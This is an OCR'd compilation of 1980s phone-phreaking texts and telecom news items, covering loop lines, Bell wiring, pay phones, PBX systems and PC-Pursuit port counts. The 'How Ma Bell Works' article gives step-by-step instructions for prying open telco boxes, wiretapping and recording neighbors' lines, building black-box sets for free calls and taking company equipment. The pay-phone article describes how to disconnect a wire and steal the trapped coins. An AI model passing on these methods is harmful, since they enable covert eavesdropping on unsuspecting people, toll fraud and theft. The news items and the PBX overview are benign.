The device runs on a 9-volt batter and attaches to the telephone mouth piece with a rubber coupler that takes but a moment to slip on and off. With the changer switched on, says Lloyd Gray, a Hammacher Schlemmer technical expert, "the effect is similar to what you hear when they interview an anonymous woman on television and disguise her voice by deepening it." "It's better for changing a woman's voice to a man's than the other way around," Gray said. A man can use it to raise the pitch of his voice, but he still won't sound like a woman."

A man could, however, use the changer to disguise his voice. But with the device set on high, Gray's voice still could be identified as his own. On low, his normal tenor became so gravel like that the words were unintelligible.

92. Remote Informer Issue #5 by Tracker, Norman Bates, and Ye Cap'n

AT&T Rates

WASHINGTON -- American Telephone & Telegraph Co. proposed Tuesday to lower its interstate long-distance rates by an average of 3.6% to reflect reduced costs in connecting to the local telephone network. The largest decrease -- 6.3% -- would be seen in day time prices "Because of the need to make those rates more competitive," AT&T said.

Rates for calls made during evening hours would drop 2.2% and calls made during the late night and weekends would be cut by 0.8%, the company said. The rate reductions would take effect Jan. 1, if they are approved by the Federal Communications Commission. Reacting to the proposed price cuts, MCI Communications Corp. and US Sprint Communications Co., the nation's second-largest and third-largest long distance companies respectively, said their response would depend on what the FCC finally approves but both said they intended to remain competitive with AT&T. AT&T, the nation's largest long-distance company, proposed to the FCC that its rates drop as much as $800 million, but AT&T said the exact amount will depend on the access charges the FCC allows the local telephone companies to collect from long distance carriers, which must pay the fees to hook into the phone local network.

AT&T has challenged the new access rates filed by the regional Bell operating companies, contending they are more than $1 billion too high. In proposing its new rates, the long-distance leader told the FCC it expects local companies' access fees to fall by at least $200 million -- which would amount to an average rate reduction of less than 1%. But the company said it believes the FCC will order an additional $600 million in reductions based on AT&T's challenge.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

"We're confident the FCC will recognize that access charges filed by the local telephone companies need to be substantially reduced, which would mean more savings for our customers," said Larry Garfinkel, AT&T vice president for marketing. He said the company filed its proposed rates based on disputed charges because "we wanted to let the public react ... and further to let the FCC have full knowledge of where we were heading given our expectation that we had a valid basis for our dispute."

AT&T's long-distance rates have fallen by about 34% since the company was stripped of its local operating companies by an antitrust decree nearly four years ago. Since then, phone rate payers have been paying a larger share of the
costs of maintaining the local network through monthly subscriber line charges,
now $2.60 for residential customers. That has reduced the long-distance companies' share of local network expenses, which they pay in the form of access charges. Jack Grubman, a telephone analyst with PaineWebber Inc., said AT&T's proposal targets business customers because "that's where the competition is and where the better (profit) margins are." In addition, it aims to keep the pressure on competition in international calling by extending discounts to more customers. Grubman added that, if the company's rate proposal is approved by the FCC, he would expect no further cuts in AT&T rates in 1988. Wendell Lind, AT&T administrator of rates and tariffs, said the cuts for business and residential customers are about the same because business cuts are offset by a proposed $128 million increase in AT&T's private line rates.

AT&T is the only long-distance company whose rates are regulated by the FCC, but its prices set the pace for the industry. Though AT&T is far larger than any of its competitors, its market share has been declining since divestiture and the company now says it serves about 75 percent of the market. In addition to the reductions in basic long-distance rates, AT&T proposed cutting prices by 5% and 5.7% for its Pro-America calling plans. The company also proposed to reduce prices by 2.9 percent for its 800 Service customers and 4.4 percent for WATS customers, although it would increase the monthly access line charges for those plans by $3.20 to reflect higher special access charges filed by the local phone companies.

US Sprint Operator Service Traffic Increases 40%
ORLANDO, Fla. -- US Sprint Wednesday announced its long distance operators who began saying, "May I help you?" just five months ago, are now handling 3« million calls a month.

The fiber-optic long-distance carrier, offering the only operator service alternative to AT&T has experienced a 40 percent growth in operator service calls since it announced its service July 1. Amanda Weathersby, US Sprint vice president of product marketing, said Tuesday, "More and more people are taking advantage of our call completion assistance and alternative billing arrangements. "Customer surcharges are the same as AT&T with the added benefit of US Sprint's fiber-optic quality and lower long-distance rates." US Sprint currently offers person-to-person, station-to-station, call completion and collect calling. US Sprint has announced an agreement with US WEST Service Link that will allow anyone to call on US Sprint and charge their calls to a Regional Bell Operating Co. calling card beginning in first quarter 1988.

"Previously, our operator service was available only on pre-subscribed US Sprint phones and recently we added operator assistance for US Sprint FON CARD customers," Weathersby said. "With this new agreement, we'll be able to expand our operator service to markets such as pay phones, hospitals, and hotels/motels." The newest 24-hour operator service center in Dallas began operations on Oct. 5. US Sprint's other operator service centers are in: Cherry Hill, NJ; Atlanta; Lombard, IL and Reno, NV. US Sprint is a joint venture of United Telecommunications Inc. of Kansas City, MO and GTE Corp. of Stamford, Conn.

Pacific Bell Pursuing Calling Card Thief
SAN FRANCISCO--(BW)--Pacific Bell is warning consumers to protect their telephone calling cards like any other credit card in the wake of a series of frauds by people posing as phone company employees. A Pacific Bell spokesman says customers in the 213, 805 and 916 area codes are being victimized by someone who says he is a telephone company employee investigating calling card fraud. The individual calls people at home at odd hours, asking for their calling card numbers. He then sells the numbers to people who use the numbers to make long distance phone calls.

As recently as Monday of this week, 180 long distance calls were billed to a Sacramento area resident who had given his number to the thief just three hours earlier. According to Pacific Bell, this kind of scheme and other forms of calling card fraud cost telephone customers nationwide half a billion dollars a year. The company offered these tips to consumers to avoid becoming a victim
of calling card fraud:

Never give your calling card number or personal identification number to anyone. Any telephone company employee with a legitimate need to know the number has access to it. Treat your calling card like any other credit card. Report its loss immediately by calling the 800 number on the back of the card 800-621-0430. If you receive a suspicious call regarding your telephone calling card, report it by calling the 800 number on the back of the card. If you receive a call from someone claiming to be a telephone company employee and asking for your calling card number, ask for a name and number to call back. Then

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

call the local Pacific Bell business office to report the incident.

One suspect was arrested in Southern California last week by a quick thinking customer who did just that. Pacific Bell immediately contacted the local police department. A suspect holding seven stolen calling card numbers was arrested minutes later. Pacific Bell and long-distance telephone companies will credit customers for calling card charges determined to be fraudulent. Pacific Bell is a subsidiary of Pacific Telesis Group, a diversified telecommunications corporation based in San Francisco.

93. The Phreaker's Guide to Loop Lines by The Jolly Roger

A loop is a wondrous device which the telephone company created as test numbers for telephone repairmen when testing equipment. By matching the tone of the equipment with the tone of the loop, repairmen can adjust and test the settings of their telephone equipment. A loop, basically, consists of two different telephone numbers. Let's use A and B as an example. Normally if you call A, you will hear a loud tone (this is a 1004 hz tone), and if you call B, the line will connect, and will be followed by silence.

This is the format of a loop line. Now, if somebody calls A and someone else calls B--Viola!--A and B loop together, and one connection is made. Ma Bell did this so repairmen can communicate with each other without having to call their own repair office. They can also use them to exchange programs, like for ANA or Ringback. Also, many CO's have a "Loop Assignment Center". If anyone has any information on these centers please tell me. Anyway, that is how a loop is constructed. From this information, anyone can find an actual loop line. Going back to the A and B example, Note: the tone side and the silent side can be either A or B. Don't be fooled if the phone company decides to scramble them around to be cute. As you now know, loops come in pairs of numbers. Usually, right after each other.

For example: 817-972-1890
and
817-972-1891

Or, to save space, one loop line can be written as 817-972-1890/1. This is not always true. Sometimes, the pattern is in the tens or hundreds, and, occasionally, the numbers are random. In cities, usually the phone company has set aside a phone number suffix that loops will be used for. Many different prefixes will correspond with that one suffix. In Arlington, Texas, a popular suffix for loops is 1893 and 1894, and a lot of prefixes match with them to make the number.

For Example: 817-460-1893/4
817-461-1893/4
817-465-1893/4
817-467-1893/4
817-469-1893/4
...are all loops...
or a shorter way to write this is:
817-xxx-1893/4
xxx= 460, 461, 465, 467, 469
Note: You can mix-and-match a popular suffix with other prefixes in a city, and almost always find other loops or test numbers.

Note: For Houston, the loop suffixes are 1499 and 1799. And for Detroit it's 9996 and 9997. When there are a large number of loops with the same prefix format, chances are that many loops will be inter-locked. Using the above example of Arlington loops again, (I will write the prefixes to save space) 460,
461, and 469 are interlocked loops. This means that only one side can be used at
a given time. This is because they are all on the same circuit. To clarify, if 817-461-1893 is called, 817-460 and 469-1893 cannot be called because that circuit is being used. Essentially, interlocked loops are all the same line, but there are a variety of telephone numbers to access the line.

Also, if the operator is asked to break in on a busy loop line he/she will say that the circuit is overloaded, or something along those lines. This is because Ma Bell has taken the checking equipment off the line. However, there are still many rarely used loops which can be verified and can have emergency calls taken on them. As you have found out, loops come in many types. Another type of loop is a filtered loop. These are loop lines that the tel co has put a filter on, so that normal human voices cannot be heard on either line. However, other frequencies may be heard. It all depends on what the tel co wants the loop to be used for. If a loop has gotten to be very popular with the local population or used frequently for conferences, etc. the tel co may filter the loop to stop the unwanted "traffic". Usually, the filter will be removed after a few months, though.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

94. How Ma Bell Works by The Jolly Roger

In this article, I will first describe the termination, wiring, and terminal hardware most commonly used in the Bell system, and I will include section on methods of using them.

LOCAL NETWORK

The local telephone network between the central office/exchange and the telephone subscribers can be briefly described as follows:

From the central office (or local exchange) of a certain prefix(es), underground area trunks go to each area that has that prefix (Usually more than one prefix per area.) At every few streets or tract areas, the underground cables surface. They then go to the telephone pole (or back underground, depending on the area) and then to the subscribers house (or in the case of an apartment building or mutli-line business, to a splitter or distribution box/panel). Now that we have the basics, I'll try and go in-depth on the subject.

UNDERGROUND CABLES

These are sometimes inter-office trunks, but usually in a residential area they are trunk lines that go to bridging heads or distribution cases. The cables are about 2-3 inches thick (varies), and are either in a metal or pvc-type pipe (or similar). Rarely (maybe not in some remote rural areas) are the cables just 'alone' in the ground. Instead they are usually in an underground cement tunnel (resembles a small sewer or storm drain.) The manholes are heavy and will say 'Bell system' on them. They can be opened with a « inch wide crowbar (Hookside) inserted in the top rectangular hole. There are ladder rungs to help you climb down. You will see the cable pipes on the wall, with the blue and white striped one being the inter-office trunk (at least in my area). The others are local lines, and are usually marked or color coded. There is almost always a posted color code chart on the wall, not to mention Telco manuals describing the cables and terminals, so I need not get into detail. Also, there is usually some kind of test equipment, and often Bell test sets are left in there.

BRIDGING HEADS

The innocent-looking grayish-green boxes. These can be either trunk bridges or bridging for residences. The major trunk bridging heads are usually larger, and they have the 'Western Electric' logo at the bottom, whereas the normal bridging heads (which may be different in some areas-depending on the company you are served by. GTE B.H.'s look slightly different. Also, do not be fooled by sprinkler boxes!) They can be found in just about every city. To open a bridging head: if it is locked (and you're feeling destructive), put a hammer or crowbar (the same one you used on the manhole) in the slot above the top hinge of the right door. Pull hard, and the door will rip off. Very effective! If it isn't locked (as usual), take a 7/8 inch hex socket and with it, turn the bolt about 1/8 of a turn to the right (you should hear a spring release inside). Holding the bolt, turn the handle all the way to the left and pull out. To Check for a test-set (which are often left by Bell employees), go inside - First check for a test-set (which are often left by Bell employees). There should be a panel of terminals and wires. Push the panel back about an inch or so, and rotate the top latch (round with a flat section) downward. Release the panel and it will fall all the way forward. There is usually a large amount of wire and extra terminals. The test-sets are often hidden here, so don't overlook it (Manuals, as well, are sometimes placed in the head). On the right door is a metal box of alligator clips. Take a few (Compliments of Bell.). On each door is a useful little round metal device. (Says 'insert gently' or 'clamp gently - do not overtighten' etc..) On the front of the disc, you should find two terminals. These are for your test set. (If you don't have one, dont despair - I'll show you ways to make basic test sets later in this article). Hook the ring (-) wire to the 'r' terminal; and the tip (+) wire to the other. (By the way, an easy way to determine the correct polarity is with a 1«v LED. Tap it to the term. pair, if it doesn't light, switch the poles until it does. When it lights, find the longer of the two LED poles: This one will be on the tip wire (+). Behind the disc is a coiled up cord. This should have two alligator clips on it.. Its very useful, because you don't have to keep connecting and disconnecting the fone (test set) itself, and the clips work nicely. On the terminal board, there should be about 10 screw terminals per side. Follow the wires, and you can see which cable pairs are active. Hook the clips to the terminal pair, and you're set! Dial out if you want, or just listen (If someone's on the line). Later, I'll show you a way to set up a true 'tap' that will let the person dial out on his line and receive calls as normal, and you can listen in the whole time. More about this later... On major prefix-area bridging heads, you can see 'local loops', which are two cable pairs (cable pair = ring+tip, a fone line) that are directly connected to each other on the terminal board. These 'cheap loops' as they are called, do not work nearly as well as the existing ones set up in the switching hardware at the exchange office. (Try scanning your prefixes 00xx to 99xx #'s.) The tone sides will announce themselves with the 1008 hz loop tone, and the hang side will give no response. The first person should dial the 'hang' side, and the other person dial the tone side, and the tone should stop if you have got the right loop.) If you want to find the number of the line that you're on, you can either try to decipher the 'bridging log' (or whatever), which is on the left door. If that doesn't work, you can use the following:

ANI # (Automatic Number ID)

This is a Telco test number that reports to you the number that you're calling from (It's the same, choppy 'Bell bitch' voice that you get when you reach a disconnected number)

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

For the:

213 NPA - Dial 1223
408 NPA - Dial 760
914 NPA - Dial 990

These are extremely useful when messing with any kind of line terminals, house boxes, etc. Now that we have bridging heads wired, we can go on... (don't forget to close and latch the box after all... Wouldn't want GE and Telco people mad, now, would we?)

"CANS" - Telephone Distribution Boxes
Basically, two types:
Large, rectangular silver box at the end of each street.
Black, round, or rectangular thing at every telephone pole.

Type 1 - This is the case that takes the underground cable from the bridge and runs it to the telephone pole cable (The lowest, largest one on the telephone pole.) The box is always on the pole nearest the bridging head, where the line comes up. Look for the 'Call before you Dig - Underground cable' stickers.. The case box is hinged, so if you want to climb the pole, you can open it with no problems. These usually have 2 rows of terminal sets. You could try to impersonate a Telco technician and report the number as 'new active' (giving a fake name and fake report, etc.) I don't recommend this, and it probably won't (almost positively won't) work, but this is basically what Telco linemen do.)

Type 2 - This is the splitter box for the group of houses around the pole (Usually 4 or 5 houses). Use it like I mentioned before. The terminals (8 or so) will be in 2 horizontal rows of sets. The extra wires that are just 'hanging there' are provisions for extra lines to residences (1 extra line per house, that's why the insane charge for line #3!) If its the box for your house also, have fun and swap lines with your neighbor! 'Piggyback' them and wreak havoc on the neighborhood (It's eavesdropping time...) Again, I don't recommend this, and its difficult to do it correctly. Moving right along...

APARTMENT / BUSINESS MULTI-LINE DISTRIBUTION BOXES
Found outside the building (most often on the right side, but not always... Just follow the wire from the telephone pole) or in the basement. It has a terminal for all the lines in the building. Use it just like any other termination box as before. Usually says 'Bell system' or similar. Has up to 20 terminals on it (usually.) the middle ones are grounds (forget these). The wires come from the cable to one row (usually the left one), with the other row of terminals for the other row of terminals for the building fone wire pairs. The ring (-) wire is usually the top terminal if the set in the row (1 of 10 or more), and the tip is in the clamp/screw below it. This can be reversed, but the cable pair is always terminated one-on-top-of-each- other, not on the one next to it. (I'm not sure why the other one is there, probably as a provision for extra lines) Don't use it though, it is usually to close to the other terminals, and in my experiences you get a noisy connection.

Final note: Almost every apartment, business, hotel, or anywhere there is more than 2 lines this termination lines this termination method is used. If you can master this type, you can be in control of many things... Look around in your area for a building that uses this type, and practice hooking up to the line, etc. As an added help, here is the basic 'standard' color-code for multi-line terminals/wiring/etc...

Single line: Red = Ring
Green = Tip
Yellow = Ground *

***Connected to the ringer coil in individual and bridged ringer phones (Bell only) Usually connected to the green (Tip)**

Ring (-) = Red
White/Red Stripe
Brown
White/Orange Stripe
Black/Yellow Stripe
Tip (+) = Green (Sometimes yellow, see above.)
White/Green Stripe
White/Blue Stripe
Blue
Black/White Stripe
Ground = Black
Yellow

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

RESIDENCE TERMINAL BOX

Small, gray (can be either a rubber (Pacific Telephone) or hard plastic (AT&T) housing deal that connects the cable pair from the splitter box (See type 2, above) on the pole to your house wiring. Only 2 (or 4, the 2 top terminals are hooked in parallel with the same line) terminals, and is very easy to use. This can be used to add more lines to your house or add an external line outside the house.

TEST SETS

Well, now you can consider yourself a minor expert on the terminals and wiring of the local telephone network. Now you can apply it to whatever you want to do.. Here's another helpful item:

How to make a Basic Test-Set and how to use it to dial out, eavesdrop, or seriously tap and record line activity. These are the (usually) orange hand set fones used by Telco technicians to test lines. To make a very simple one, take any Bell (or other, but I recommend a good Bell fone like a princess or a trimline. GTE flip fones work excellently, though..) fone and follow the instructions below.

Note: A 'black box' type fone mod will let you tap into their line, and with the box o, it's as if you weren't there. They can receive calls and dial out, and you can be listening the whole time! Very useful. With the box off, you have a normal fone test set.

Instructions:
A basic black box works well with good results. Take the cover off the fone to expose the network box (Bell type fones only). The <RR> terminal should have a green wire going to it (orange or different if touch tone - doesn't matter, its the same thing). Disconnect the wire and connect it to one pole of an SPST switch. Connect a piece of wire to the other pole of the switch and connect it to the <RR> terminal. Now take a 10kohm « watt 10% resistor and put it between the <RR> terminal ad the <F> terminal, which should have a blue and a white wire going to it (different for touch tone). It should look like this:



What this does in effect is keep the hookswitch / dial pulse switch (F to RR loop) open while holding the line high with the resistor. This gives the same voltage effect as if the fone was 'on-hook', while the 10k ohms holds the voltage right above the 'off hook' threshold (around 22 volts or so, as compared to 15-17 or normal off hook 48 volts for normal 'on-hook'), giving Test Set Version 2.

Another design is similar to the 'Type 1' test set (above), but has some added features:



When the SPST switch in on, the LED will light, and the fone will become active. The green light should be on. If it isn't, switch

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

the dpst. If it still isn't, check the polarity of the line and the LEDs. With both lights on, hang up the fone. They should all be off now. Now flip the dpst and pick up the fone. The red LED should be on, but the green shouldn't. If it is, something is wrong with the circuit. You wont get a dial tone if all is correct. When you hook up to the line with the alligator clips (Assuming you have put this circuit inside our fone and have put alligator clips on the ring and tip wires (As we did before)) you should have the spst #1 in the off position. This will greatly reduce the static noise involved in hooking up to a line. The red LED can also be used to check if you have the correct polarity. With this fone you will have the ability to listen in on all audible line activity, and the people (the 'eavesdroppers')
can use their fone as normal. Note that test sets #1 and #2 have true 'black boxes', and can be used for free calls (see an article about black boxes).

Test Set Version 3
Using a trimline (or similar) phone, remove the base and cut all of the wire leads off except for the red (ring -) and the green (tip +). Solder alligator clips to the lug. The wire itself is 'tinsel' wrapped in rayon, and doesn't solder well. Inside the one handset, remove the light socket (if it has one) and install a small slide or toggle switch (Radio Shack's micro-miniature spst works well). Locate the connection of the ring and the tip wires on the PC board near where the jack is located at the bottom of the handset. (The wires are sometimes black or brow instead of red and green, respectively). Cut the foil and run 2 pieces of wire to your switch. In parallel with the switch add a ¬ uf 200 VDC capacitor (mylar, silvered mica, ceramic, not an electrolytic). When the switch is closed, the handset functions normally. With the switch in the other position, you can listen without being heard.

Note: To reduce the noise involved in connecting the clips to a line, add a switch selectable 1000 ohm « watt resistor in series with the tip wire. Flip it in circuit when connecting, and once on the line, flip it off again. (or just use the 'line disconnect' type switch as in the type 2 test set (above)). Also avoid touching the alligator clips to any metal parts or other terminals, for I causes static on the line and raises people's suspicions.

RECORDING
If you would like to record any activity, use test set 1 or 2 above (for unattended recording of all line activity), or just any test set if you are going to be there to monitor when they are dialing, talking, etc. Place a telephone pickup coil (I recommend the Becoton T-5 TP coil or equivalent) onto the test set, and put the TP plug into the mic. jack of any standard tape recorder. Hit play, rec, and pause. Alternate pause when you want to record (I don't think anyone should have any difficulty with this at all...) Well, if you still can't make a test set or you don't have the parts, there's still hope.

Alternate methods:
Find a bell test set in a manhole or a bridging head and 'Borrow it indefinitely'...

Test sets can be purchased from:
Techni-Tool
5 Apollo Road
Box 368
Plymouth Meeting PA., 19462
Ask for catalog #28

They are usually $300 - $600, and are supposed to have M-F dialing capability as well as TT dialing. They are also of much higher quality than the standard bell test sets. If you would like to learn more about the subjects covered here, I suggest:

Follow Bell trucks and linemen or technicians and ask subtle questions. also try 611 (repair service) and ask questions..
Explore your area for any Bell hardware, and experiment with it. Don't try something if you are not sure what you're doing, because you wouldn't want to cause problems, would you?

95. Getting Money out of Pay Phones by The Jolly Roger

I will now share with you my experiences with pay telephones. You will discover
that it is possible to get money from a pay phone with a minimum of effort. Theory: Most pay phones use four wires for the transmission of data and codes to the central office. Two of them are used for voice (usually red and green), one is a ground, and the last is used with the others for the transmission of codes.
It is with this last wire that you will be working with. On the pay phone that I usually did this to, it was colored purple, but most likely will be another color. What you will do is simply find a pay phone which has exposed wires, such
that one of them can be disconnected and connected at ease without fear of discovery. You will discover that it is usually a good idea to have some electrical tape along with you and some tool for cutting this tape. Through trial and error, you will disconnect one wire at a time starting with the wires different than green and red. You do want a dial tone during this

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

operation. What you want to disconnect is the wire supplying the codes to the telephone company so that the pay phone will not get the 'busy' or 'hang-up' command. Leave this wire disconnected when you discover it. What will happen: Anytime that someone puts any amount of money into the pay phone, the deposit will not register with the phone company and it will be held in the 'temporary' chamber of the pay phone. Then, (a day later or so) you just come back to the phone, reconnect the wire, and click the hook a few times and the phone will dump it all out the chute. (What is happening is that the 'hang-up' code that the phone was not receiving due to the wire being disconnected suddenly gets the code and
dumps its' 'temporary' storage spot.) You can make a nice amount of money this way, but remember that a repairman will stop by every few times it is reported broken and repair it, so check it at least once a day. Enjoy and have fun.. Many phones I have done this to, and it works well with each..

96. Computer Based PBX by The Jolly Roger

To get a better understanding of what a pbx can do, here are a few basic fundamentals. The modern pbx is a combined computer, mass storage device, and of course a switching system that can:

Produce itemized, automated billing procedures, to allow the identification and management of toll calls. [hahaha]
Combine daytime voice grade communication circuits into wideband data channels for night time high speed data transfers.
Handles electronic mail [including office memos].
Combine voice channels into a wideband audio/visual conference circuit, with the ability to xfer and capture slides, flipcharts, pictures of any kind.

Both the external and internal calling capacity of the pbx system must be carefully considered because many business operations run a very high ratio of internal station to station dialing and a low capacity system will not handle the requested traffic load. A critical factor is the number of trunks and the central office facilities that are used for outside connections. Another is the number of junctions or [links] that make up the internal calling paths. To understand the services available on a typical computer run pbx it is necessary to introduce the subject of time division switching. In a time division switching network all connections are made via a single common bus called (of course) a 'time-division bus'. Every line trunk that requires a connection with another is provided with a port circuit. All port circuits have access to the time division bus through a time division switch. [when two ports require connection, their time division switches operate at a very high frequency (16,000 times per second.) This technique, which is called 'speech sampling', allows many simultaneous connections over the same time division bus. Each connection is assigned a time interval, the 'time slot', and the number of time slots identifies the number of simultaneous connections among ports.] The next critical item is circuit packs. The system elements that we will be describing in future tutorials [lines/trunks/switches, memory and control] are contained on plug in circuit packs. Each line circuit pack contains a number of lines, in example, four. But the assignment of station numbers to actual phone line circuits is flexible. The system memory is contained in circuit packs which provide the call processing functions. The circuit packs are held in small frames called 'carriers'. Within each carrier, the circuit packs are plugged into positions: the 'slots'. Every circuit can be addressed by, say a five digit number which tells its location by carrier-slot-circuit.... [starting to get the idea?] There can be three types of carriers in a modern pbx system:

- O line carriers
- 0 trunk carriers
- O control carriers

The line carriers contain station lines. In AT&T's "dimension" model, for example, a total of 52 to 64 lines are provided. The trunk carriers contain slots for 16 trunk circuit packs. The control carrier includes processor, memory, control circuitry, data channels for attendant console control and traffic measurement outputs. Pbx systems will directly reflect the types of services offered at the c.o.

o ccsa
o ccis
o picturephones [sooner than you think my phriends]

Common control switching arrangements (ccsa) permit any unrestricted telephone station to call any other internal or external system station by using the standard seven digit number. Alternate routing is a feature of ccsa service the inter-facility, alternate routed calling paths are accomplished at the telephone company central office level, not at the pbx level. A system of interest to large scale telephone users is common channel interoffice signaling ccis. Typically, this technique employs common channels to carry all inter-facility signaling instructions: dial pulses, on hook (idle), off hook (busy),and so on, between two switching centers. [getting warm]. Ccis replaces older methods of interoffice signaling such as 'in band' and 'out of band' techniques. By the way, real phreaks are selling their boxes to idiots who still think they're worth a lot...the former (in band) transmits signaling data within the normal conversation bandwidth. Its shortcoming is that false

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

information may be transmitted due to unique tone or noise combinations set up in the talking path. [this is the official reasoning]. Out of band signaling techniques placed the interoffice data in special channels, generally adjacent to and immediately above the voice path. To preserve interchannel integrity, out of band signaling requires very efficient filtering or greater 'band guard' separation between channels.

97. PC-Pursuit Port Statistics by PC-Pursuit Users

Introduction:

The last 30 days of PC-Pursuit have been extremely controversial. Users and ex-users have demanded accurate statistics, and Telenet has provided us with very little. And the data that was provided is questionable. Well, here is some data that is guaranteed to be accurate and make Telenet scream. If you wish to update this data on your own, we will tell you how later in this text. The following chart consists of all the direct Telenet addresses of the PC-Pursuit city nodes and the total number of modems on each node. Here is what the data means:

```
NJNEW/3 2011   .12   56
!   ! !     !    \-- Total Number of Modems in NJNEW
!   ! !     \- Last Working Suffix of Address sequence.
!   ! \- Direct Telenet Address Prefix.
!   \--- Baud Rate of This Port is 300.
\--------- Mnemonic.
```

Please note that there are several perfectly legal ways to connect to a PC-Pursuit port such as NJNEW/3:

Ways To Connect to NJNEW/3:
C D/NJNEW/3,PCP10000,<password> [HUNT]
C 2011,PCP10000,<password> [HUNT]
C 2011.10,PCP10000,<password> [NON HUNT]

The first, is self explanatory. The second does the same thing as the first, only that it is slightly faster and gives the user much greater flexibility. The third is an example the flexibility, because a request is made to connect to the tenth, and only the tenth, modem on the NJNEW/3 port. By simply attempting to connect to every single modem in the 2011 chain, we were able to count the number of modems on each port and come up with the following charts which were extracted on June the twenty ninth of the year 1989:

Rotary PortDirect AddressMax. RangeCity TotalRotary PortDirect AddressMax. RangeCity TotalNJNEW/32011.1256CAOAK/34155.416 /12201301.4 /12415216.8 /2420122.4 /2441511.4DCWAS/3202115.646CAPAL/3415106.412 /12202116.24 /12415224.8 /24202117.16 /24NONENONECTHAR/3NONENONE8CASFA/3415215.620 /12203120.8 /12415217.10 /24NONENONE /24 41523.4WASEA/320617.430ORPOR/350320.28 /1220619.22 /1250321.6 /2420621.4 /24NONENONENYNYO/3212315.422AZPHO/360222.420 /12212316.14 /1260223.12 /2421228.4 /2460226.4CALAN/3213412.840MNMIN/3612120.422 /12213413.28 /12612121.14 /2421323.4 /2461222.4TXDAL/3214117.630MABOS/3617311.432 /12214118.22 /12617313.20 /2421422.4 /2461726.8PAPHI/3215112.636TXHOU/3713113.842 /122155.22 /12713114.24 /2421522.8 /2471324.1OHCLE/321620.426CACOL/371423.418 /1221621.18 /127144.1 /24216120.4 /2471424.4CODEN/3303114.440CASAN/3714119.420 /12303115.18 /12714213.12 /2430321.22 /24714124.4FLMIA/3305120.628CASDI/3714102.422 /12305121.18(619)/12714210.14 /24305122.4 /24714121.4ILCHI/3312410.840UTSLC/380120.422 /12312411.28 /1280121.14 /2431224.4 /2480112.4MIDET/3313214.630FLTAM/381320.418 /12313216.18 /1281321.1 /2431324.6 /24813124.4MOSLO/33145.416MOKCI/3816104.420 /12314421.8 /12816221.12 /2431420.4 /24816113.4GAATL/3404113.832CAGLE/3NONENONE?? /12404114.20 /1281821.18 /2440422.4 /24NONENONECASJO/3408111.434CASAC/39167.416 /1240821.26 /1291611.8 /24408110.4 /2491612.4WIMIL/341420.424NCRTP/391920.420 /1241421.16 /1291921.12 /24414120.4 /24919124.4NOTE: CASAC/3, CASAC/24 were estimated.

PC-Pursuit Modems Statistics Chart
Number of Modems - 01/29/89

Mnemonic30012002400TotalNJNEW1240456DCWAS6241646CTHAR0808WASEA422430NYNYO414422CALAN828440TXDAL622432PAPHI622836OHCLE418426CODEN4182244FLMIA618428ILCHI828440MIDET618630MOSLO48416GAATL820432CASJO426434WIMIL416424CAOAK48416APAL48012CASFA610420ORPOR2608AZPHO412420MNMIN414422MABOS420832TXHOU8241042CACOL410418CASAN412420CASDI414422UTSLC414422FLTAM410418MOKCI412420CAGLE418426CASAC48416NCRTP

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

412420Total166562170898Average4.882352916«29412526.411765
I think the statistics basically speak for themselves. I am sure there will no doubt be hundreds of people who will not smile at the number of specific kinds of ports supported, not to mention the number of 'dead' or 'down' modems you will find when you verify the totals. Usually, 2% to perhaps 10% of the modems are 'dead' with specific ones repeatedly failing week after week.

History Of This Collection:
Almost a year ago a small selected group of devoted individuals got together to discuss problems with the PC-Pursuit Network, in the middle of our discussions a question was asked as to how the network really processes our calls. This was intended to help us assess SET commands and other such matters. When the address hypothesis was offered we quickly set out to prove it. It was proved in about 3 minutes with the discovery of 2011 (First try was xxx1). The data has continually been collected and analyzed ever since, but until now, has never been mass released.

A small group of teen age hackers discovered several interesting things that can be done with these addresses -- many of which will not be discussed here short of mentioning that these ports connected to via these addresses are not limited to PC-Pursuiters. You can, however, fight "dead" dialout modems in cities via the address method. Dead modems can be located in about 10 seconds (faster than Telenet), and can either be reported or skipped past by the user connecting to the next modem in the sequence after the "dead" one. (Note: Say 2011.3 is dead, connect to 2011.4 and you will be past it. If 2011.4 is busy, go to 2011«. The reader should notice 2011.3 is the same as 2011C.)

The most interesting value of these addresses is that one can count the number of ports that Telenet keeps so secret (Grin). When there were only 28 cities in operation there were an average of 2.7 300 baud, 9.4 1200 baud, and 2« 2400 baud modems in each city. Some cities had as little as 2 modems on a port and as many as 12. Only recently has the number of modems per city begun to jump.

How To Update The Count Yourself:
An ID is not required to "request" one of these ports, thus the tallying can be done any time of day by simply typing the number at the @ prompt. Here is an example with four modems (NJNEW/24):

```
